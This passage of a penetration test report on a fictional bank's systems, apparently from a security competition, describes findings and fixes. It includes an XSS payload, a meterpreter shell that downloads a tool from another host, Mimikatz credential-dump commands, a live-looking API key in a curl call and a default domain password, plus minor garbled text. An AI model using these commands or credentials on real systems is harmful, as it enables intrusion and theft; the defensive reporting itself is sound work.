We were able to take this a step further and use the echoing of the text to get reflected XSS from the registration page. If a script tag is passed as the password, the script is added to the response page and executed. The below demonstrates this by entering <script>alert()</script> as the password.




This could be employed as an attack vector in which a bad actor creates a web page that has a <form> whose method is just a POST that posts to the registration endpoint when the page loads by submitting the form. <form> submissions circumvent Cross-Origin Resource Sharing protections of web browsers which is allowed because they change the address being browsed, but if done in an iframe an end user won't see what is happening. A request like below can be crafted to abuse this.



This reflected XSS would allow for the crafting of a link that can be sent to anybody or loaded in an iframe invisible, hidden on a malicious site. If the user viewing this had an active session cookie in their browser with the site, a payload that makes them send a POST request with their cookie to the website that transfers money between accounts, or even sending their session cookie to the attacker, allowing him to fully hijack the users account would be possible.

After logging into our provided account for testing the banking application a lot of red flags stuck out. Part of the data configurable on the account management page is the customerid, a value intended to be used as part of the internal function of the application, not something a user can see or manipulate.



Additionally, the functionality for creating a new savings or checkings account is entirely broken. The request sent to the server to create a checking account has a typod argument, reading “Checking” instead of “Checking”, which results in the server returning an error. When a request is made with this fixed manually a lot of database information that should not be returned to the client in a production application is included in the response request commented out, potentially exposing information that clients shouldn’t be able to access and providing information about the state of the database.

```
Connection: close
Content-Type: text/html; charset=UTF-8

Customer ID [cid]: bd26c4e4-f6dc-47ce-9225-5f7c52c8d1ed
<!--Array
(
    [command] => INSERT
    [rowCount] => 1
    [oid] => 0
    [rows] => Array
        (
            [0] => Array
                (
                    [accountid] => 380897102
                    [customerid] => bd26c4e4-f6dc-47ce-9225-5f7c52c8d1ed
                    [accounttype] => Checking
                    [currentbalance] => 0.0000
                    [accountstatus] => Open
                )

        )

    [fields] => Array
        (
            [0] => Array
                (
                    [name] => accountid
                    [tableID] => 16483
                    [columnID] => 3
                    [dataTypeID] => 23
                    [dataTypeSize] => 4
                    [dataTypeModifier] => -1
                    [format] => text
                )

            [1] => Array
                (
```

Recommended Fix:

Running buggy development code on a production asset is dangerous because unexpected and broken behaviors can emerge, including issues like unintended information being exposed and exploitable behaviors like the above reflected XSS. This should be avoided and the application should have problems like these remediated.

Core Banking API Takeover

Severity: Medium

Vulnerability Explanation:

During this engagement, we got access to DinoBank's core banking application API. On host 10.0.2.100, on port 9001 a NodeJS based Express RESTful API runs that communicates with the PostgreSQL database that holds the company's bank account and user information.


On attempting to authenticate with it similarly to how we did last engagement, we determined a new authentication model had been implemented. Initially, we predicted that as was indicated in the comment of the application from last engagement, a JSON Web Token based authentication system had been implemented. Using JSON Web Tokens for authentication would allow for tying authentication to a user for the api and allow for a more revocable and more non-repudiable form of authentication.

After getting access to the machine running the API and examining the source of the application, we were able to determine that the authorization system for the API had been replaced with an only mildly more secure system. The prefix for the key header had been changed from "Key " to "ApiKey " and instead of hardcoding the key into the application source code the keys were in a redis database listening locally on the machine. Using a custom application we were able to get the contents of the redis database and acquire the new API key.

```
meterpreter > shell
Process 21935 created.
Channel 5928 created.
cd /tmp/pentest
curl 10.0.254.204:3389/redispwn.tgz > redispwn.tgz
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 5345k  100 5345k    0     0   121M      0 --:--:-- --:--:-- --:--:--  121M
```

Using the key we acquired from this, we were then able to make the following HTTP request to be able to authenticate with the API from another machine.
curl -H "Authorization: ApiKey 58515E26-D424-4E6E-BF73-883050685D45" -X GET http://10.0.2.100:9001/v1/accounts/

Being able to authenticate with the API allows for one to get, create, and delete information in the core banking database. As an example, we queried the API for user bank account information using the above curl command, partial redacted output shown below.



The API appears to primarily be used by the banintointoing web site. Connection to the bank core API should be limited so that only services that need to be able to use it like the banking web application backend can connect to it over an encrypted connection using TLS.

The API itself is not particularly vulnerable to an attack without getting the access needed to acquire a key, but it allows for a foothold to be established, so if the

password to the PostgreSQL is fixed, an attacker will still be able to control the database through the API using the authentication key pulled from the PostgreSQL exploitation and the fact that the core API is able to be connected to by machines that shouldn't necessarily be able to.

Recommended Fix:

Authentication to the API should be handled in a way that is tied to revocable user accounts as well as not be accessible to most machines. The core API should likely run on its own container on a secure host, not on the same machine as a vulnerable service to make it a lot more difficult to hack.


Anonymous FTP

System Vulnerable: XXXXXXXX-corp-corp-wsus-01.c.security-competitions.internal (10.0.1.12)

Severity: Low

Vulnerability Explanation: Anonymous FTP read access to sensitive data

The machine has port 21 open and hosting an FTP server using the FileZilla server. The ftp server is accessible via anonymous user ftp://10.0.1.12 providing read access to nearly the entire C drive of the server. Although certain sensitive system files are not available to read, there are still critical files that anyone with access to port 21 on this machine could read.




The team found the Recovery directory within the C directory which contained an image in Windows Imaging Format (wim). This was not previously on the machine. We also found indications that Packer was used to build the image for the system and considered that this wim could be an artifact of a Packer build. The team downloaded the wim to a windows VDI system. The file could be extracted using 7zip where the team found the Security Account Managers (SAM) database which contains NTLM hash of users passwords. The team downloaded offline hives of SYSTEM and SAM. The team used Mimikatz tool in an attempt to gain access to the usernames and passwords

```
privilege::debug
token::elevate
lsadump::sam /system:SYSTEM /sam:SAM
```

However it did not contain any hashes and the team was not able to find any other vectors to gain more access to this system.

Recommended Fix:

Reconfigure FTP so anonymous access is not allowed. The root account for the ftp should be a folder that only contains relevant information to the application that uses the ftp.



Open Private Keys

Severity: Medium

Vulnerability Explanation:

Dan Oliver has a private SSH key in a public GitHub repo and deleted it without removing the commit that added or deleted it from the repository, or deleting the repo and starting fresh.

https://github.com/DinoDanOliver/.files/commit/cb765593bd416c9f573f21ca1c1b07bdccfe14d6

This key could be used to gain access to a machine that Dan has configured it to be used to accessed. His promptness in removing it suggests that there is probably a reason for him to have done so, likely being that he had machines configured to be able to be accessed with it. We reported this after the last engagement but the key is still in the repository.


Vulnerability Fix:

Dan should remove his key from anything he used it on before and after committing and pushing it as well as amid the git history of the repository to remove the key.


Internal Wiki

A reasonably up to date MediaWiki instance runs on 10.0.1.31. It runs an internal wiki with useful information for DinoBank employees. It does not use SSL and instead is only communicable over an unencrypted HTTP connection.

The internal wiki allows for anyone to register an account and potentially view sensitive information. A network diagram is publicly visible to anyone that decides they want to attack the network.



The wiki also includes the default initial password for domain accounts. Using an initial default password is a bad practice and random initial passwords for accounts should be generated for each new account and communicated securely. An attacker that wants to gain access to a domain account could use this password and run it against a list of usernames known to belong to users of the domain, hoping an employee that has yet to set up their account still has the default password. Given that the username format is included, this task is made easier.



Network Access

Welcome to Dino Bank. We are excited you have joined us!

In order to login to your computer for the first time, your username is you *firstname.lastname*, (ex: Griffin.Singleton) and the initial password is "DinosRUs!" (without the quotes). You will be required to change it when you first login.

The wiki itself is configured in a way that exposes a lot of information about its users and their privileges. Anybody can see a list of all the users and their roles, as well as attempt to upload files, although that functionality is actually broken. The password policy for the users of different groups is also displayed. These policies are insufficient. The minimum password for autoconfirmed users is only one character. The effect of all these policies is to just “suggest change on login” and not actually force users to comply with them. The easy access to view these policies could help an attacker to determine

what passwords they should and shouldn't use for a bruteforce attack.

Password policies

This is a list of the effective password policies for the user groups defined in this wiki.

Group	Policies
Autoconfirmed users	• Password must be at least 1 character long `(MinimalPasswordLength)` (suggest change on login) • Password cannot be the same as username `(PasswordCannotMatchUsername)` (suggest change on login) • Password cannot match specifically blacklisted passwords `(PasswordCannotMatchBlacklist)` (suggest change on login) • Password must be less than 4,096 characters long `(MaximalPasswordLength)` (suggest change on login)
Bots (list of members)	• Password must be at least 10 characters long `(MinimalPasswordLength)` (suggest change on login) • Password cannot be the same as username `(PasswordCannotMatchUsername)` (suggest change on login) • Password cannot match specifically blacklisted passwords `(PasswordCannotMatchBlacklist)` (suggest change on login) • Password must be less than 4,096 characters long `(MaximalPasswordLength)` (suggest change on login) • Password must be at least 1 character long to be able to login `(MinimumPasswordLengthToLogin)` • Password cannot be in the list of 100,000 most commonly used passwords. `(PasswordNotInLargeBlacklist)`
Bureaucrats (list of members)	• Password must be at least 10 characters long `(MinimalPasswordLength)` (suggest change on login) • Password cannot be the same as username `(PasswordCannotMatchUsername)` (suggest change on login) • Password cannot match specifically blacklisted passwords `(PasswordCannotMatchBlacklist)` (suggest change on login) • Password must be less than 4,096 characters long `(MaximalPasswordLength)` (suggest change on login) • Password must be at least 1 character long to be able to login `(MinimumPasswordLengthToLogin)` • Password cannot be in the list of 100,000 most commonly used passwords. `(PasswordNotInLargeBlacklist)`
Interface administrators (list of members)	• Password must be at least 10 characters long `(MinimalPasswordLength)` (suggest change on login) • Password cannot be the same as username `(PasswordCannotMatchUsername)` (suggest change on login) • Password cannot match specifically blacklisted passwords `(PasswordCannotMatchBlacklist)` (suggest change on login) • Password must be less than 4,096 characters long `(MaximalPasswordLength)` (suggest change on login) • Password must be at least 1 character long to be able to login `(MinimumPasswordLengthToLogin)` • Password cannot be in the list of 100,000 most commonly used passwords. `(PasswordNotInLargeBlacklist)`
Administrators (list of members)	• Password must be at least 10 characters long `(MinimalPasswordLength)` (suggest change on login) • Password cannot be the same as username `(PasswordCannotMatchUsername)` (suggest change on login) • Password cannot match specifically blacklisted passwords `(PasswordCannotMatchBlacklist)` (suggest change on login) • Password must be less than 4,096 characters long `(MaximalPasswordLength)` (suggest change on login) • Password must be at least 1 character long to be able to login `(MinimumPasswordLengthToLogin)` • Password cannot be in the list of 100,000 most commonly used passwords. `(PasswordNotInLargeBlacklist)`
Users (list of members)	• Password must be at least 1 character long `(MinimalPasswordLength)` (suggest change on login) • Password cannot be the same as username `(PasswordCannotMatchUsername)` (suggest change on login) • Password cannot match specifically blacklisted passwords `(PasswordCannotMatchBlacklist)` (suggest change on login) • Password must be less than 4,096 characters long `(MaximalPasswordLength)` (suggest change on login)

Insider Threat

During the engagement the person within the company Megan Becker requested the team to look into insider threat. We found a metric on Ponemon institute that says $3.81 million is the average annual cost of insider threat. This request was outside of the scope of our engagement. However, in order to better assist the customer, the team launched the investigation into the matter and found inconclusive evidence. Limited evidence available suggested that if further evidence was available, it could be very high risk due to the person involved. Our organization suggests to launch an internal investigation into this issue.

Mitigations

Recommendations

Due to the impact to the overall organization as uncovered by this penetration test, appropriate resources should be allocated to ensure that remediation efforts are accomplished as soon as possible. While some suggestions were provided during the explanation of the vulnerabilities there are some high-level items that are important to mention.

We recommend the following:

1. **Implement password policy to enforce strong credentials.** Creating strong password policies is key to helping users safeguard their systems. While additional complexity can seem like an inconvenience to many users or admins, it shouldn't prevent a strong password policy from being implemented in the organization. Some examples of password policies include setting complex requirements for passwords such as meeting a character minimum and using certain character types. Another option is to prevent users from choosing previously used passwords or require that passwords be changed periodically. All resources on DinoBank's network should be secured with a strong password.

2. **Ensure encryption of PII and implement hashing and salting of passwords.** Encryption is a key element of comprehensive security. Implementing effective encryption schemes on PII as well as hashing and salting of passwords makes it difficult for adversaries from obtaining the information. Any PII stored on DinoBank databases or transported via Dinobank services should have sufficient encryption.

3. **Isolate sensitive data information in databases.** Isolating sensitive data provides another layer of security against having all data being stolen. Isolation means information sensitive personal identifiable information is located somewhere else and not combined with general info that is accessed by many users. One user cannot see the data of another user and should have the illusion of using the service by themselves.

4. **Configure least privilege access to services based on role.** This principle means that giving users or processes only those privileges which are essential to perform its intended function. This principle is widely recognized as an important design consideration in enhancing the protection of data and functionality from faults and malicious behavior.

5. **Conduct regular vulnerability assessments.** As part of an effective organizational risk management strategy, vulnerability assessments should be conducted regularly. This helps

organizations ensure that any new implementations to the system are configured correctly and operating as intended. Additionally, this enables an organization to be protected against new vulnerabilities that are detected.

Conclusion

The goals of the penetration test were to identify if a remote attacker could penetrate DinoBank systems and determine the impact of the security breach. The attacks against DinoBank's systems resulting in a complete compromise of organizational assets have been documented that include suggestions to patch the vulnerabilities. Previous vulnerabilities found in past engagements were verified and re-evaluated. Appropriate actions should be taken immediately to ensure the protection of DinoBank's services.

The results of the penetration testing indicate that DinoBank is suffering from a series of critical vulnerabilities which can lead to a complete compromise of critical company assets. These vulnerabilities would have dramatic effects on DinoBank's operations if a malicious party exploited them. Thankfully, many of the critical vulnerabilities outlined in this report can be fixed and once corrected will place DinoBank in a secure status.